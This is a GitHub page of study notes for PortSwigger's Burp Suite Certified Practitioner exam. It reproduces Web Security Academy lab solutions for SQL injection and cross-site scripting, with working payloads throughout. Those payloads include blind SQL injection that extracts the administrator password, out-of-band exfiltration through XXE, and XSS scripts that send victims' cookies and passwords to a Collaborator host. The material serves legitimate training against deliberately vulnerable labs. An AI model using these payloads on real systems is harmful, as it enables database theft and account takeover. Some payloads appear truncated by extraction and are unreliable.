


Unknown Title

TheGetch :

TheGetch/Burp-Suite-Certified-Practitioner-...

Materials used in preperation for the BSCP certification from PortSwigger



Contributor



Issues



Star



Forks



[Permalink](#)



[TheGetch Resources](#)

Latest commit [5e0d480](#) is 7 Jan  [History](#)

Initial push

►  1 contributor

[SQL injection](#)

Lab: SQL injection UNION attack, determining the number of columns returned by the query

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the `category` parameter, giving it the value `'+UNION+SELECT+NULL--`. Observe that an error occurs.
3. Modify the `category` parameter to add an additional column containing a null value:
`'+UNION+SELECT+NULL,NULL--`
4. Continue adding null values until the error disappears and the response includes additional content containing the null values.

Lab: SQL injection UNION attack, finding a column containing text

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) . Verify that the query is returning three columns, using the following payload in the `category` parameter: `'+UNION+SELECT+NULL,NULL,NULL--`
3. Try replacing each null with the random value provided by the lab, for example:
`'+UNION+SELECT+'abcdef',NULL,NULL--`
4. If an error occurs, move on to the next null and try that instead.

Lab: SQL injection UNION attack, retrieving data from other tables

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#) . Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter: `'+UNION+SELECT+'abc','def'--`.
3. Use the following payload to retrieve the contents of the `users` table:
`'+UNION+SELECT+username,+password+FROM+users--`
4. Verify that the application's response contains usernames and passwords.

Lab: SQL injection UNION attack, retrieving multiple values in a single column

Hint

You can find some useful payloads on our [SQL injection cheat sheet](#) .

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#) .
Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the `category` parameter: `'+UNION+SELECT+NULL,'abc'--`
3. Use the following payload to retrieve the contents of the `users` table:
`'+UNION+SELECT+NULL,username||'~'||password+FROM+users--`
4. Verify that the application's response contains usernames and passwords.

Lab: SQL injection attack, querying the database type and version on Oracle

Hint

On Oracle databases, every `SELECT` statement must specify a table to select `FROM`. If your `UNION SELECT` attack does not query from a table, you will still need to include the `FROM` keyword followed by a valid table name.

There is a built-in table on Oracle called `dual` which you can use for this purpose. For example: `UNION SELECT 'abc' FROM dual`

For more information, see our [SQL injection cheat sheet](#) .

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#) .
Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter: `'+UNION+SELECT+'abc','def'+FROM+dual--`
3. Use the following payload to display the database version:
`'+UNION+SELECT+BANNER,+NULL+FROM+v$version--`

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#).
Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter: `'+UNION+SELECT+'abc','def'--`
3. Use the following payload to display the database version: `'+UNION+SELECT+@@version,+NULL--`

Lab: SQL injection attack, listing the database contents on non-Oracle databases

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#).
Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter: `'+UNION+SELECT+'abc','def'--`.
3. Use the following payload to retrieve the list of tables in the database:
`'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--`
4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:
`'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--`
6. Find the names of the columns containing usernames and passwords.
7. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users: `'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--`
8. Find the password for the `administrator` user, and use it to log in.

Lab: SQL injection attack, listing the database contents on Oracle

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the [number of columns that are being returned by the query](#) and [which columns contain text data](#).
Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter: `'+UNION+SELECT+'abc','def'+FROM+dual--`
3. Use the following payload to retrieve the list of tables in the database:
`'+UNION+SELECT+table_name,NULL+FROM+all_tables--`
4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:
`'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'--`

6. Find the names of the columns containing usernames and passwords.
7. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users: `' +UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF--`
8. Find the password for the `administrator` user, and use it to log in.

🔗Lab: Blind SQL injection with conditional responses

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie. For simplicity, let's say the original value of the cookie is `TrackingId=xyz`.
2. Modify the `TrackingId` cookie, changing it to: `TrackingId=xyz' AND '1'='1`. Verify that the "Welcome back" message appears in the response.
3. Now change it to: `TrackingId=xyz' AND '1'='2`. Verify that the "Welcome back" message does not appear in the response. This demonstrates how you can test a single boolean condition and infer the result.
4. Now change it to: `TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a`. Verify that the condition is true, confirming that there is a table called `users`.
5. Now change it to: `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a`. Verify that the condition is true, confirming that there is a user called `administrator`.
6. The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to: `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a`. This condition should be true, confirming that the password is greater than 1 character in length.
7. Send a series of follow-up values to test different password lengths. Send: `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a`. Then send: `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a`. And so on. You can do this manually using [Burp Repeater](#), since the length is likely to be short. When the condition stops being true (i.e. when the "Welcome back" message disappears), you have determined the length of the password, which is in fact 20 characters long.
8. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use [Burp Intruder](#). Send the request you are working on to Burp Intruder, using the context menu.
9. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear \$" button.
10. In the Positions tab, change the value of the cookie to: `TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a`. This uses the `SUBSTRING()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.
11. Place payload position markers around the final `a` character in the cookie value. To do this, select just the `a`, and click the "Add \$" button. You should then see the following as the cookie value (note the payload position markers): `TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a`
12. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range `a-z` and `0-9`. You can select these easily using the "Add from list" drop-down.
13. To be able to tell when the correct character was submitted, you'll need to grep each response for the expression "Welcome back". To do this, go to the Options tab, and the "Grep - Match" section. Clear any existing entries in the list, and then add the value "Welcome back".
14. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.
15. Review the attack results to find the value of the character at the first position. You should see a column in the results called "Welcome back". One of the rows should have a tick in this column. The payload showing for that row is the value of the character at the first position.
16. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:
`TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a`
17. Launch the modified attack, review the results, and note the character at the second offset.
18. Continue this process testing offset 3, 4, and so on, until you have the whole password.
19. In your browser, click "My account" to open the login page. Use the password to log in as the `administrator` user.

🔗Lab: Blind SQL injection with conditional errors

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie. For simplicity, let's say the original value of the cookie is `TrackingId=xyz`.
2. Modify the `TrackingId` cookie, appending a single quotation mark to it: `TrackingId=xyz'`. Verify that an error message is received.
3. Now change it to two quotation marks: `TrackingId=xyz''`. Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.
4. You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting: `TrackingId=xyz'|(SELECT '')|'`. In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query: `TrackingId=xyz'|(SELECT '' FROM dual)|'`. As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all `SELECT` statements to explicitly specify a table name.
5. Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name: `TrackingId=xyz'|(SELECT '' FROM not-a-real-table)|'`. This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.
6. As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the `users` table exists, send the following query: `TrackingId=xyz'|(SELECT '' FROM users WHERE ROWNUM = 1)|'`. As this query does not return an error, you can infer that this table does exist. Note that the `WHERE ROWNUM = 1` condition is important here to prevent the query from returning more than one row, which would break our concatenation.
7. You can also exploit this behavior to test conditions. First, submit the following query: `TrackingId=xyz'|(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)|'`. Verify that an error message is received.
8. Now change it to: `TrackingId=xyz'|(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)|'`. Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition. The `CASE` statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions `1=1` and `1=2`, and an error is received when the condition is true.
9. You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username `administrator` exists: `TrackingId=xyz'|(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|'`. Verify that the condition is true (the error is received), confirming that there is a user called `administrator`.
10. The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to: `TrackingId=xyz'|(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')|'`. This condition should be true, confirming that the password is greater than 1 character in length.
11. Send a series of follow-up values to test different password lengths. Send: `TrackingId=xyz'|(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|'`. Then send: `TrackingId=xyz'|(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|'`. And so on. You can do this manually using [Burp Repeater](#), since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.
12. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use [Burp Intruder](#). Send the request you are working on to Burp Intruder, using the context menu.
13. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear \$" button.
14. In the Positions tab, change the value of the cookie to: `TrackingId=xyz'|(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|'`. This uses the `SUBSTR()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.
15. Place payload position markers around the final `a` character in the cookie value. To do this, select just the `a`, and click the "Add \$" button. You should then see the following as the cookie value (note the payload position markers): `TrackingId=xyz'|(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|'`
16. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the

- Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.
- Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.
 - Review the attack results to find the value of the character at the first position. The application returns an HTTP 500 status code when the error occurs, and an HTTP 200 status code normally. The "Status" column in the Intruder results shows the HTTP status code, so you can easily find the row with 500 in this column. The payload showing for that row is the value of the character at the first position.
 - Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:


```
TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,2,1)='$a$' THEN TO_CHAR(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```
 - Launch the modified attack, review the results, and note the character at the second offset.
 - Continue this process testing offset 3, 4, and so on, until you have the whole password.
 - In your browser, click "My account" to open the login page. Use the password to log in as the administrator user.

🔗Lab: Blind SQL injection with time delays

- Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie.
- Modify the `TrackingId` cookie, changing it to: `TrackingId=x'||pg_sleep(10)--`
- Submit the request and observe that the application takes 10 seconds to respond.

🔗Lab: Blind SQL injection with time delays and information retrieval

- Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie.
- Modify the `TrackingId` cookie, changing it to: `TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`. Verify that the application takes 10 seconds to respond.
- Now change it to: `TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`. Verify that the application responds immediately with no time delay. This demonstrates how you can test a single boolean condition and infer the result.
- Now change it to: `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`. Verify that the condition is true, confirming that there is a user called administrator.
- The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to: `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`. This condition should be true, confirming that the password is greater than 1 character in length.
- Send a series of follow-up values to test different password lengths. Send:


```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

 Then send: `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>3)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`. And so on. You can do this manually using [Burp Repeater](#), since the length is likely to be short. When the condition stops being true (i.e. when the application responds immediately without a time delay), you have determined the length of the password, which is in fact 20 characters long.
- After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use [Burp Intruder](#). Send the request you are working on to Burp Intruder, using the context menu.
- In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear \$" button.
- In the Positions tab, change the value of the cookie to: `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`. This uses the `SUBSTRING()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.
- Place payload position markers around the a character in the cookie value. To do this, select just the a, and click the "Add \$" button. You should then see the following as the cookie value (note the payload position markers): `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+E`

11. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lower case alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.
12. To be able to tell when the correct character was submitted, you'll need to monitor the time taken for the application to respond to each request. For this process to be as reliable as possible, you need to configure the Intruder attack to issue requests in a single thread. To do this, go to the "Resource pool" tab and add the attack to a resource pool with the "Maximum concurrent requests" set to 1.
13. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.
14. Burp Intruder monitors the time taken for the application's response to be received, but by default it does not show this information. To see it, go to the "Columns" menu, and check the box for "Response received".
15. Review the attack results to find the value of the character at the first position. You should see a column in the results called "Response received". This will generally contain a small number, representing the number of milliseconds the application took to respond. One of the rows should have a larger number in this column, in the region of 10,000 milliseconds. The payload showing for that row is the value of the character at the first position.
16. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

```
TrackingId=x'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+SUBSTRING(password,2,1)='Sa$')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+El
```
17. Launch the modified attack, review the results, and note the character at the second offset.
18. Continue this process testing offset 3, 4, and so on, until you have the whole password.
19. In your browser, click "My account" to open the login page. Use the password to log in as the administrator user.

🔗 Lab: Blind SQL injection with out-of-band interaction

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to a payload that will trigger an interaction with the Collaborator server. For example, you can combine SQL injection with basic [XXE](#) techniques as follows:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//YOUR-COLLABORATOR-ID.burpcollaborator.net/">+%25remote%3b]>'),' /l')+FROM+dual--.
```

The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use [Burp Collaborator client](#) to verify that your payload had indeed triggered a DNS lookup and potentially exploit this behavior to exfiltrate sensitive data from the application. We'll go over this technique in the next lab.

🔗 Lab: Blind SQL injection with out-of-band data exfiltration

1. Visit the front page of the shop, and use [Burp Suite Professional](#) to intercept and modify the request containing the TrackingId cookie.
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Modify the TrackingId cookie, changing it to a payload that will leak the administrator's password in an interaction with the Collaborator server. For example, you can combine SQL injection with basic [XXE](#) techniques as follows:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||
(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.YOUR-
COLLABORATOR-ID.burpcollaborator.net/">+%25remote%3b]>'),' /l')+FROM+dual--.
```
5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side query is executed asynchronously.
6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The password of the administrator user should appear in the subdomain of the interaction, and you can view this within the Burp Collaborator client. For DNS interactions, the full domain name that was looked up is shown in the Description tab. For HTTP interactions, the full domain name is shown in the Host header in the Request to Collaborator tab.
7. In your browser, click "My account" to open the login page. Use the password to log in as the administrator user.

🔗Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the `category` parameter, giving it the value `' +OR+1=1--`
3. Submit the request, and verify that the response now contains additional items.

🔗Lab: SQL injection vulnerability allowing login bypass

1. Use Burp Suite to intercept and modify the login request.
2. Modify the `username` parameter, giving it the value: `administrator'--`

🔗Cross-site scripting

🔗Lab: Reflected XSS into HTML context with nothing encoded

1. Copy and paste the following into the search box: `<script>alert(1)</script>`
2. Click "Search".

🔗Lab: Stored XSS into HTML context with nothing encoded

1. Enter the following into the comment box: `<script>alert(1)</script>`
2. Enter a name, email and website.
3. Click "Post comment".
4. Go back to the blog.

🔗Lab: DOM XSS in `document.write` sink using `source.location.search`

1. Enter a random alphanumeric string into the search box.
2. Right-click and inspect the element, and observe that your random string has been placed inside an `img src` attribute.
3. Break out of the `img` attribute by searching for: `"><svg onload=alert(1)>`

🔗Lab: DOM XSS in `document.write` sink using `source.location.search` inside a select element

1. On the product pages, notice that the dangerous JavaScript extracts a `storeId` parameter from the `location.search` source. It then uses `document.write` to create a new option in the select element for the stock checker functionality.
2. Add a `storeId` query parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL.
3. In your browser, notice that your random string is now listed as one of the options in the drop-down list.
4. Right-click and inspect the drop-down list to confirm that the value of your `storeId` parameter has been placed inside a select element.
5. Change the URL to include a suitable XSS payload inside the `storeId` parameter as follows:
`product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>`

🔗Lab: DOM XSS in `innerHTML` sink using `source.location.search`

1. Enter the following into the into the search box: ``
2. Click "Search".

The value of the `src` attribute is invalid and throws an error. This triggers the `onerror` event handler, which then calls the `alert()` function. As a result, the payload is executed whenever the user's browser attempts to load the page containing your malicious post.

🔗Lab: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source

1. On the Submit feedback page, change the query parameter `returnPath` to `/` followed by a random alphanumeric string.
2. Right-click and inspect the element, and observe that your random string has been placed inside an a `href` attribute.
3. Change `returnPath` to `javascript:alert(document.cookie)`, then hit enter and click "back".

🔗Lab: DOM XSS in jQuery selector sink using a hashchange event

1. Notice the vulnerable code on the home page using Burp or your browser's DevTools.
2. From the lab banner, open the exploit server.

3. In the **Body** section, add the following malicious `iframe`:

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#"
onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

4. Store the exploit, then click **View exploit** to confirm that the `print()` function is called.
5. Go back to the exploit server and click **Deliver to victim** to solve the lab.

🔗Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

1. Enter a random alphanumeric string into the search box.
2. View the page source and observe that your random string is enclosed in an `ng-app` directive.
3. Enter the following AngularJS expression in the search box: `{{$.on.constructor('alert(1)')()}}`
4. Click search

🔗Lab: Reflected DOM XSS

1. In Burp Suite, go to the Proxy tool and make sure that the Intercept feature is switched on.
2. Back in the lab, go to the target website and use the search bar to search for a random test string, such as "`[XSS](https://portswigger.net/web-security/cross-site-scripting)`".
3. Return to the Proxy tool in Burp Suite and forward the request.
4. On the Intercept tab, notice that the string is reflected in a JSON response called `search-results`.
5. From the Site Map, open the `searchResults.js` file and notice that the JSON response is used with an `eval()` function call.
6. By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.
7. To solve this lab, enter the following search term: `\"-alert(1)"/>`

As you have injected a backslash and the site isn't escaping them, when the JSON response attempts to escape the opening double-quotes character, it adds a second backslash. The resulting double-backslash causes the escaping to be effectively canceled out. This means that the double-quotes are processed unescaped, which closes the string that should contain the search term.

An arithmetic operator (in this case the subtraction operator) is then used to separate the expressions before the `alert()` function is called. Finally, a closing curly bracket and two forward slashes close the JSON object early and comment out what would have been the rest of the object. As a result, the response is generated as follows:

```
{"searchTerm":"\\\"-alert(1)"/", "results":[]}
```

🔗Lab: Stored DOM XSS

Post a comment containing the following vector:

```
<<img src=1 onerror=alert(1)>
```

In an attempt to prevent [XSS](#), the website uses the JavaScript `replace()` function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.

🔗Lab: Exploiting cross-site scripting to steal cookies

1. Using [Burp Suite Professional](#), go to the Burp menu, and launch the [Burp Collaborator client](#).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:

```
<script> fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', { method: 'POST', mode: 'no-cors', body:document.cookie }); </script>
```

This script will make anyone who views the comment issue a POST request to `burpcollaborator.net` containing their cookie.
4. Go back to the Burp Collaborator client window, and click "Poll now". You should see an HTTP interaction. If you don't see any interactions listed, wait a few seconds and try again.
5. Take a note of the value of the victim's cookie in the POST body.
6. Reload the main blog page, using Burp Proxy or Burp Repeater to replace your own session cookie with the one you captured in Burp Collaborator. Send the request to solve the lab. To prove that you have successfully hijacked the admin user's session, you can use the same cookie in a request to `/my-account` to load the admin user's account page.

🔗 Alternative solution

Alternatively, you could adapt the attack to make the victim post their session cookie within a blog comment by [exploiting the XSS to perform CSRF](#). However, this is far less subtle because it exposes the cookie publicly, and also discloses evidence that the attack was performed.

🔗 Lab: Exploiting cross-site scripting to capture passwords

1. Using [Burp Suite Professional](#), go to the Burp menu, and launch the [Burp Collaborator client](#).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:

```
<input name=username id=username> <input type=password name=password  
onchange="if (this.value.length) fetch('https://YOUR-SUBDOMAIN-  
HERE.burpcollaborator.net',{ method:'POST', mode: 'no-cors',  
body:username.value+'_'+this.value });">
```

This script will make anyone who views the comment issue a POST request to `burpcollaborator.net` containing their username and password.
4. Go back to the Burp Collaborator client window, and click "Poll now". You should see an HTTP interaction. If you don't see any interactions listed, wait a few seconds and try again.
5. Take a note of the value of the victim's username and password in the POST body.
6. Use the credentials to log in as the victim user.

🔗 Alternative solution

Alternatively, you could adapt the attack to make the victim post their credentials within a blog comment by [exploiting the XSS to perform CSRF](#). However, this is far less subtle because it exposes the username and password publicly, and also discloses evidence that the attack was performed.

🔗 Lab: Exploiting XSS to perform CSRF

1. Log in using the credentials provided. On your user account page, notice the function for updating your email address.
2. If you view the source for the page, you'll see the following information:
 - You need to issue a POST request to `/my-account/change-email`, with a parameter called `email`.
 - There's an anti-CSRF token in a hidden input called `token`.

This means your exploit will need to load the user account page, extract the [CSRF token](#), and then use the token to change the victim's email address.

3. Submit the following payload in a blog comment:

```
<script> var req = new XMLHttpRequest(); req.onload = handleResponse;  
req.open('get','/my-account',true); req.send(); function handleResponse() {  
var token = this.responseText.match(/name="csrf" value="(\\w+)"/)[1]; var  
changeReq = new XMLHttpRequest(); changeReq.open('post','/my-account/change-  
email', true); changeReq.send('csrf='+token+'&email=test@test.com') };  
</script>
```

This will make anyone who views the comment issue a POST request to change their email address to `test@test.com`.

🔗 Lab: Reflected XSS into HTML context with most tags and attributes blocked

1. Inject a standard XSS vector, such as: ``
2. Observe that this gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.
3. With your browser proxying traffic through Burp Suite, use the search function in the lab. Send the resulting request to Burp Intruder.
4. In Burp Intruder, in the Positions tab, click "Clear \$". Replace the value of the search term with: `<>`
5. Place the cursor between the angle brackets and click "Add \$" twice, to create a payload position. The value of the search term should now look like: `<$$>`
6. Visit the [XSS cheat sheet](#) and click "Copy tags to clipboard".
7. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
8. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the `body` payload, which caused a 200 response.

- Go back to the Positions tab in Burp Intruder and replace your search term with: `<body%20=1>`
- Place the cursor before the `=` character and click "Add \$" twice, to create a payload position. The value of the search term should now look like: `<body%20$$=1>`
- Visit the [XSS cheat sheet](#) and click "copy events to clipboard".
- In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the `onresize` payload, which caused a 200 response.
- Go to the exploit server and paste the following code, replacing `your-lab-id` with your lab ID:


```
<iframe src="https://your-lab-id.web-security-academy.net/?
search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```
- Click "Store" and "Deliver exploit to victim".

🔗 Lab: Reflected XSS into HTML context with all tags blocked except custom ones

- Go to the exploit server and paste the following code, replacing `your-lab-id` with your lab ID:


```
<script> location = 'https://your-lab-id.web-security-academy.net/?
search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
```
- Click "Store" and "Deliver exploit to victim".

This injection creates a custom tag with the ID `x`, which contains an `onfocus` event handler that triggers the `alert` function. The hash at the end of the URL focuses on this element as soon as the page is loaded, causing the `alert` payload to be called.

🔗 Lab: Reflected XSS with some SVG markup allowed

- Inject a standard XSS payload, such as: ``
- Observe that this payload gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.
- With your browser proxying traffic through Burp Suite, use the search function in the lab. Send the resulting request to Burp Intruder.
- In Burp Intruder, in the Positions tab, click "Clear \$".
- In the request template, replace the value of the search term with: `<>`
- Place the cursor between the angle brackets and click "Add \$" twice to create a payload position. The value of the search term should now be: `<$$>`
- Visit the [XSS cheat sheet](#) and click "Copy tags to clipboard".
- In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
- When the attack is finished, review the results. Observe that all payloads caused an HTTP 400 response, except for the ones using the `<svg>`, `<animateTransform>`, `<title>`, and `<image>` tags, which received a 200 response.
- Go back to the Positions tab in Burp Intruder and replace your search term with: `<svg>`

```
<animateTransform%20=1>
```
